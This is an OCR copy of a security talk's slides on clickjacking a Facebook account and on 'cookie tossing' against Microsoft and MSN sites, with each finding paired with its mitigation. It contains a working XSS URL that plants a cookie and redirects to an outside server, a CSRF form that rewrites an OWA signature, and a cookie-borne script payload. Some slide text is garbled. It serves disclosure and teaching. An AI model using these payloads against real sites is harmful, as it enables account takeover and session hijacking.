
m.facebook.com/reset.php?refid=0

facebook

Reset password

We've sent an SMS password reset code to the phone number associated with Facebook Mobile. Please enter the code here.

Taking Over Someone's Account


Welcome to Facebook - ...

Reset password | Facebook

m.facebook.com/reset.php?refid=0


facebook

Reset password

Please enter a new password


Confirm password

To Recap



clicks on a link


BAM. I added my mobile phone to your account and then used it to reset your password and take over your account.



Mitigations

- We worked with Facebook to mitigate the issue.
  - Several of the vulnerable pages were immediately taken offline
  - We recommended X-FRAME-OPTIONS be put on the sensitive pages that should never be framed
  - They now require a password to add a mobile phone number
- We've found similarly bad things to do with click-jacking on Microsoft products. Mitigations were similar:
  - X-FRAME-OPTIONS
  - In-depth security
- X-FRAME-OPTIONS is a great mitigation, but doesn't work in all places. Facebook "like" buttons, for example.
  - What if you have legitimate sites that need framing?
  - There is an IETF draft to add an ALLOW-FROM option which would make this more flexible

Wall of Sheep




Search

Facebook Security ▸ White Hats

Internet/Software

Report a Possible Security Vulnerability

We take user safety seriously and strive to ensure a safe experience for you when you use Fa
When properly notified, we will quickly investigate all legitimate reports of security vulnerabili
potential problems, and have adopted a responsible disclosure policy to encourage notificatio



- David Chan
- Jesse Ou
- Richard Lundeen

Facebook © 2011 · English (US)

About · Advertis

You Do Not Know Where Your Users Got Their Cookies

the worst same origin policy

COOKIE TOSSING

This is a Cookie String

This cookie is usually the one used by script and web apps

Cookie: Authtoken=f1e332a9ac99;$\boxed{\text{language}}$=en;chksv=904;siteinfo=khlm;ID=0;$\boxed{\text{language}}$=BOO

This cookie usually gets ignored

The “First Cookie” Hurdle

- If an attacker can merely *control* (not read) the cookies, that’s bad.
- But how can an attacker make a victim’s browser send his cookie FIRST in the list of cookies of the same name?
- Solution: Browser cookies’ Same Origin Policy essentially allows for sibling (or related) domains to set “more specific” cookies for everyone else in that root domain space.

Before we begin

- I am NOT talking about reading cookies. ONLY WRITING them.
- Cookie Same Origin Policy problems are nothing new.
- Chris Evans blogged about a similar type of thing a few years ago calling it “Cookie Forcing”

Only running javascript on test.microsoftonline.com –

1. script: document.cookie='**cookname=first; domain=test.microsoftonline.com; path=/'**;
Cookie string sent to test.microsoftonline.com: Cookie: cookname=first

2. script: document.cookie='**cookname=second; domain=.microsoftonline.com; path=/'**;
Cookie string sent to test.microsoftonline.com: Cookie: cookname=first; cookname=second'

3. script: document.cookie='**cookname=evil; domain=.microsoftonline.com; path=/site'**
Cookie string sent to test.microsoftonline.com: Cookie: cookname=first; cookname=second

Cookie string sent to microsoftonline.com/site:
Cookie: cookname=**evil**; cookname=second

Cookie string sent to test.microsoftonline.com/site:
Cookie: cookname=**evil**; cookname=first; cookname=second


Cookie string sent to: https://chicken.monkey.camel.emu.secure.microsoftonline.com/site
Cookie: cookname=**evil**; cookname=second

Which cookie wins?

- *FIRST: https://admin.company.com* 200 Response:

  Set-Cookie: cookname=**goodvalue**; domain=**admin.**company.com; path=**/**;secure; httponly;
- *THEN: http://foo.beta.test.temporary.company.com* 200 Response:

  Set-Cookie: cookname=**evilvalue**; domain=**.**company.com; path=**/admin**;
- From the Google Browser Security Handbook:



Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Ordering of duplicate cookies with different scope	random	random	some dropped	some dropped	most specific first	random	most specific first	most specific first	by age

```
Accept: application/xml,application/xhtml+xml,te
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: cookname=evilvalue; cookname=goodvalue;
```

How to “Toss the Cookie” up

- Find XSS on a subdomain of the shared root domain(.microsoft.com, .wordpress.com, .msn .com, .microsoftonline.com, .live.com, etc.)
- **THIS IS SUPER EASY in the presence of a high number of subdomains.**
- Through that xss, try and set cookies that will “win,” or in other words, first in the string.

Cookie Tossing CSRF: the Quickening

- This type of Cross Site Request Forgery token verification should be avoided. Sometimes called "Double Submit Cookies":

```
if(Request.QueryString["CsrfToken"]==
      Request.Cookies["CsrfTokenCookie"].Value)
      { /*Perform Authenticated Write Operation*/}
```

- This *only* proves that the request originated from someone who can write cookies. Who?
  - Any active MitM can force you to browse to a non-ssl version of the site, and inject cookies. (Cookie Forcing)
  - ANY XSS in a sibling domain

The CSRF Bypass

- We found that type of CSRF protection during development of the Office 365 portal.
  - Ajax functions performing updates
  - Compared querystring value to cookie value as CSRF mitigation
  - Shared the “microsoftonline.com” domain space with an xss vulnerable subdomain (third party)

Office365 CSRF Mitigation

- Security Engineering was involved with the fix
- Portal now submits a header with the hash value of a session specific value.
- The Office365 portal is now better.

Oh, and OWA too

- I w en . . .
- Th Veb
  Ac g, a
  PC
- Le

The exploit

https://editorial.microsoftonline.com/content/customizetree.aspx?id="<script>document.cookie = "UserContext=deadbeefdeadbeefdeadbeefdeadbeef; path=/owa; domain=.microsoftonline.com; expires=Wed, 16-Nov-2012 22:38:05 GMT;";window.location="http://totallyunrelatedserver.com/t.html";</script>

The exploit (cont.)

<form id="dynForm" action="https://
mybetamail**.microsoftonline.com**/owa/?
ae=Options&t=Messaging" method="post"
enctype="application/x-www-form-urlencoded">

…

<input type="hidden" name="**txtSg**" value="BEST
+is+Tossing+Cookies+all+over+your+signature"/>


…

<input type="hidden" name="**hidcanary**"
value="**deadbeefdeadbeefdeadbeefdeadbeef**"/></
form>

And here’s what’s sent to the server

Cookie: **hidcanary=**
deadbeefdeadbeefdeadbeefdeadbeef;hidcanary
=a9e3fc90d1e4c7d5a4e643a2ae01c67f

Exploited



E-mail Signature

[✓] Automatically include my signature on outgoing messages

BEST is Tossing Cookies all over your signature

OWA Fix

- OWA has fixed this issue, and they had quite the patch matrix.
- Fix was the same, the construct is fine if you tie it to something unique to the user and session that cannot be modified.

Cookie Tossing: XSS

- If your cookie wins (is first) with the right cookie, you can have persistent(ish) xss.
- SPLOITED: Found a cookie in an MSN shared library that resulted in a DOM based XSS *on any site that hosted the js.*
- Merely needed to find xss in any other subdomain.
- And I did not want to use “path”. I wanted the crown jewel: http://*www.msn.com*

XSS Through a Cookie

```
Set-Cookie: PRD=4032; domain=.msn.com; path=/;

c=document.cookie;
var prd=unescape(GetCookieValue(c,'PRD'));
querystring+='?PRD='+prd;
document.write("<iframe src='http://j.lsx.com/?"+
       querystring+"'></iframe>");


function GetCookieValue(cookiestring,cookiename){
…
new RegExp("\\b"+cookiename+"\\s*=\\s*([^;]*)","i")
…
```

Cookie Name Case Insensitivityishness

- “Cookie**N**ame” and “Cookie**n**ame” are treated as *different* cookies in the browser.
- Many script libraries will do a case insensitive regex search on the cookie string, or call “.ToLower()” then “indexOf()”.
- ASP.NET will do a case insensitive search.
- Request.Cookies["CaseDoesntMatteR"] will return the first “casedoesntmatter” in the cookie string, regardless of case.

XSS Through a Cookie

- In the case of www.msn.com, we could add a cookie “prd” to the cookie string, which makes the cookie string appear as:

```
Cookie: PRD=4032;prd="><script>alert()</script>
```


- Thankfully, some other JavaScript cleared (expired) the PRD cookie, then reset it, bumping mine to the front of the line:

```
Cookie: prd="><script>alert()</script>; PRD=4032;
```

The Easy Part: XSS on a Sibling

- As is the case with this form of cookie placement, it's a lot easier if you just find an XSS bug in a sibling domain.
- Quickly found a stray html file with a reflected DOM Based XSS living in a weird domain ending in .msn.com.
- Crafted a link to that html file, which placed my malicious cookie, redirected to www.msn.com . . .

My Cookie is First!



MSN.com - Windows Internet Explorer - [InPrivate]

InPrivate http://sn138w.snt138.mail.live.com/?rru=inbox

travisr | Hotmail - besttest2@live.co...

domxsswiki browsersec BOXTMs OTC OWA BOX Test-New hire MyAzure BOX-Signup BOX - Home BOXSec XSS SDLTeam controlencoding SDL5.1 SDL Website BEST CC Test #s QuickXSS

Windows Live™ Hotmail (0) Messenger (0) Office Photos | MSN Dw-htmlAD4-ADw-scriptAD4-alertADw-scriptAD4-ADw-html Dw-htmlAD4-ADw-scriptAD4-alertADw-scr

Hotmail

New Delete Junk Sweep Mark as Move to

Inbox

Inbox

Folders
Junk
Drafts
Sent
Deleted
New folder

Quick views
Flagged
Photos
Office docs
Shipping updates

Messenger

You're signed in to Messenger. To change your status, click your name in the upper right corner.
Keep me signed in | Sign out of Messenger

Search email bing

Show: All | Unread | From contacts | Social updates | From groups | Everything else « Arrange by

| Hotmail Team | Getting started with Windows Live Hotmail | 9:27 AM |

Message from webpage

travisr live.com

OK

1 messages

New Delete Junk Sweep Mark as Move to

Without Speaking

Caltech ends 26-year league losing streak

Hannah Johnston / Getty Images

A desperate search for survivors in New Zealand | Photos

Hot topics
Tragedy in Tucson
Muammar al-

Explore More news My news Breaking news Pinned

Other top stories

NEW Report: U.S. 'decades behind' on parental leave

Judge: Health law does not violate religious freedom

Featured on msnbc.com

Advertise | AdChoices

Is Cookie Tossing a problem in your life? Click here for more info.

Mitigating Cookie XSS

- The mitigation to this was straightforward (input validate and encode!). Implemented quickly by the product team.
- Note that many automated security scanners will flag obvious things like XSS through cookies, but will classify them as “Low” or “informational.”
- XSS through Cookies is persistent(ish).

What else?

- CSRF and XSS are the two vulnerabilities I have presented.
- Your app could depend on cookies in different, subtle ways, leading to app-specific vulnerabilities.
- Session Fixation, business logic flow, etc.

What to do about cookie tossing

- Test cookies like you would QueryString values
- Consider keeping your most sensitive assets on more tightly controlled root domains.
- Web apps should sign their cookies (cryptographically tied to the logged in user and session), if you care about the integrity of that data when consuming it server side.
- Consider LocalStorage instead of cookies where you can use it, it doesn't have subdomain issues.
- Origin Cookies(in RFC at IETF). Yay for more cookie flags.

what could go wrong?

XML ATTACKS

